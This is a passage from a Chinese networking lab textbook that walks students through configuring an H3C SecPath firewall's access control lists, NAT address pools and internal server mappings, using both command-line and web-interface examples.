进行网络初始化配置，这一部分操作由指导教师和实验员预先进行设置。

(1) 将 S3100H 交换机划分两个 VLAN(VLAN 2 和 VLAN 3)，其中 VLAN 2 连接到防火墙的 LAN 口，VLAN 3 连接到防火墙的 WAN 口。

(2) 配置防火墙的管理地址，配置为 192.168.1.254。

2. 防火墙的基本配置

首先，每个实验小组分别按照表 6.2 配置各个 PC 的 IP 地址，每排只会用到六台计算机，每排两台计算机网线用于防火墙的 WAN 和 LAN 口，具体的 IP 地址分配情况参见图 6.21 和表 6.2。

表 6.2　防火墙 IP 地址表

防火墙	管理 IP	防火墙	管理 IP
1	10.0.1.251	4	10.0.4.251
2	10.0.2.251	5	10.0.5.251
3	10.0.3.251	6	10.0.6.251




图 6.21 实验网络结构图

1) 命令行配置示例

示例案例如图 6.22 所示，一个公司通过 SecPath 防火墙的地址转换功能连接到广域网。要求该公司能够通过防火墙 Ethernet3/0/0 访问 Internet，公司内部对外提供 WWW、FTP 和 SMTP 服务，而且提供两台 WWW 的服务器。公司内部网址为 10.110.0.0/16。




图 6.22 示例案例

其中，内部 FTP 服务器地址为 10.110.10.1，内部 WWW 服务器 1 地址为 10.110.10.2，内部 WWW 服务器 2 地址为 10.110.10.3，内部 SMTP 服务器地址为 10.110.10.4，并且希望可以对外提供统一的服务器的 IP 地址。内部 10.110.10.0/24 网段可以访问

Internet,其他网段的PC则不能访问Internet。外部的PC可以访问内部的服务器。公司具有202.38.160.100至202.38.160.105六个合法的IP地址。选用202.38.160.100作为公司对外的IP地址,WWW服务器2对外采用8080端口。

(1)配置地址池和访问控制列表,允许10.110.10.0/24网段进行地址转换。

```
[H3C] nat address-group 1 202.38.160.101 202.38.160.105
[H3C] acl number 2001
[H3C-acl-basic-2001] rule permit source 10.110.10.0 0.0.0.255
[H3C-acl-basic-2001] rule deny source 10.110.0.0 0.0.255.255
[H3C-acl-basic-2001] quit
[H3C] interface Ethernet3/0/0
[H3C-Ethernet3/0/0] nat outbound 2001 address-group 1
```

(2)设置内部FTP服务器。

```
[H3C-Ethernet3/0/0] nat server protocol tcp global 202.38.160.100 inside10.110.10.1 ftp
```

(3)设置内部WWW服务器1。

```
[H3C-Ethernet3/0/0] nat server protocol tcp global 202.38.160.100 inside10.110.10.2 www
```

(4)设置内部WWW服务器2。

```
[H3C-Ethernet3/0/0] nat server protocol tcp global 202.38.160.100 8080 inside10.110.10.3 www
```

2)Web配置示例

首先,通过Console口设置防火墙接口地址、Telnet终端用户等(同交换机、路由器),然后每排选择出一台计算机来配置防火墙,打开IE浏览器,在地址栏中,输入防火墙地址,打开防火墙的登录窗口,输入用户名和密码,然后单击Login,进行防火墙的配置界面,如图6.23所示。



图6.23 防火墙配置界面

3. 配置访问控制列表

进入配置界面之后,首先配置访问控制列表(ACL),单击左侧"WEB管理"列表中的"防火墙"列表下面的ACL,如图6.24所示。

单击右侧的"ACL配置信息"按钮,如图6.25所示。

输入一个ACL编号,在这里输入一个基本ACL编号,其中编号范围为如下。

接口ACL:1000~1999



图 6.24 控制列表 ACL




图 6.25 ACL 配置

基本 ACL:2000~2999

高级 ACL:3000~3999

MAC ACL:4000~4999

输入完成之后,单击“创建”按钮,如图 6.26 所示。




图 6.26 ACL 类型配置

选中上面创建的策略,单击“配置”按钮,如图 6.27 所示。



图 6.27 “配置”界面

输入规则编号,例如:1,“操作”为 Permit,“源 IP 地址”在这里为空,表示所有内网中的 IP 地址,输入完之后,单击“应用”按钮,如图 6.28 所示。

基本ACL参数配置

☑规则编号　1

操作　Permit

☐源IP地址

源地址通配符

☐对非首片分片报文有效

☐日志

☐时间段

应用　返回

图 6.28　基本 ACL 参数配置

如果,只是想对内网中的一台或几台计算机进行控制,则可以在上面输入“源 IP 地址”,例如,对内网中的 192.168.1.0 这一段地址进行控制,可参照图 6.29 所示。

基本ACL参数配置

☑规则编号　1

操作　Permit

☑源IP地址　192.168.1.0

源地址通配符　0.0.0.255

☐对非首片分片报文有效

☐日志

☐时间段

应用　返回

图 6.29　“源 IP 地址”的基本 ACL 参数配置

单击“应用”按钮之后,在出现的对话框中,单击“返回”按钮,在出现的对话框中,再次单击“返回”按钮。

在上述单击两次返回按钮之后,选中 Ethernet 1/0 接口,然后单击“配置”按钮,如图 6.30 所示。



图 6.30　接口的 ACL 配置概览

在出现的对话框中,“过滤类型”选择 packet-filter,“ASPF 策略号或 ACL 编号”选择“2001”,“过滤方向”选择 outbound,然后单击“应用”按钮,如图 6.31 所示。之后在出现的对话框中单击“返回”按钮。

再次选中 Ethernet 1/0 接口,然后单击“配置”按钮,如图 6.32 所示。

在出现的对话框中,“过滤类型”选择 packet-filter,“ASPF 策略号或 ACL 编号”选择




图 6.31 接口 ASPF 或 ACL 配置



图 6.32 配置后的接口的 ACL 配置概览

“2001”,“过滤方向”选择 inbound,然后单击“应用”按钮,之后在出现的对话框中单击“返回”按钮,如图 6.33 所示。

4) 配置 NAT 地址转换

首先,单击左侧“WEB 管理”的“业务管理”→NAT→“地址池管理”,如图 6.34 所示。




图 6.33 过滤方向为 inbound 的接口 ASPF 或 ACL 配置



图 6.34 “WEB 管理”列表

在右侧单击“创建”按钮,如图 6.35 所示。

输入地址池的各项参数,然后单击“应用”按钮,如图 6.36 所示。

之后,单击左侧“WEB 管理”的“业务管理”→NAT→“地址转换管理”,如图 6.37 所示。



图 6.35　NAT 地址池配置概览

注意:
• 地址池长度(地址池中包含的所有地址个数)不能超过255个地址.
创建NAT地址池
地址池索引号:* 1
起始地址:* 202.206.200.254
结束地址:* 202.206.200.254
应用 返回

图 6.36　创建 NAT 地址池




图 6.37　地址转换管理

在右侧,单击“创建”按钮,如图 6.38 所示。




图 6.38　创建地址转换管理

在出现的对话框中,首先选择单选按钮“ACL 编号”。输入相应的参数,输入完之后,单击“应用”按钮,如图 6.39 所示。

NAT地址转换参数配置
接口名称:* Ethernet2/0
转换类型:* NAPT
地址池:* 1
静态地址转换
ACL编号 2001
应用 返回

图 6.39　NAT 地址转换参数配置

完成上述配置之后，单击左侧“WEB管理”的“业务管理”→NAT→“内部服务器”，如图6.40所示。




图6.40 内部服务器

单击“创建”按钮，如图6.41所示。




图6.41 创建内部服务器

输入各项参数，如图6.42所示，输入完成之后，单击“应用”按钮。

提示：
- 常用协议的端口号：Telnet 23, FTP 21, HTTP 80.

内部服务器映射参数配置

接口名称：* Ethernet1/0
协议类型：* TCP
6
外部地址：* 202.206.200.254
外部起始端口：Any / 80
外部结束端口：
内部起始地址：* 192.168.1.13
内部结束地址：
内部端口：Any / 80

应用 返回

图6.42 内部服务器映射参数配置

配置外网只能访问内网的 Web 服务器，而其他的访问会被防火墙阻挡。

单击左侧"WEB 管理"的"防火墙"→ACL，如图 6.43 所示。



图 6.43　"防火墙"→"ACL"

单击"ACL 配置信息"按钮，如图 6.44 所示。




图 6.44　ACL 配置信息

输入 ACL 编号，然后单击"创建"按钮，如图 6.45 所示。



图 6.45　创建 ACL

选中编号为"3001"的策略，然后单击"配置"按钮，如图 6.46 所示。



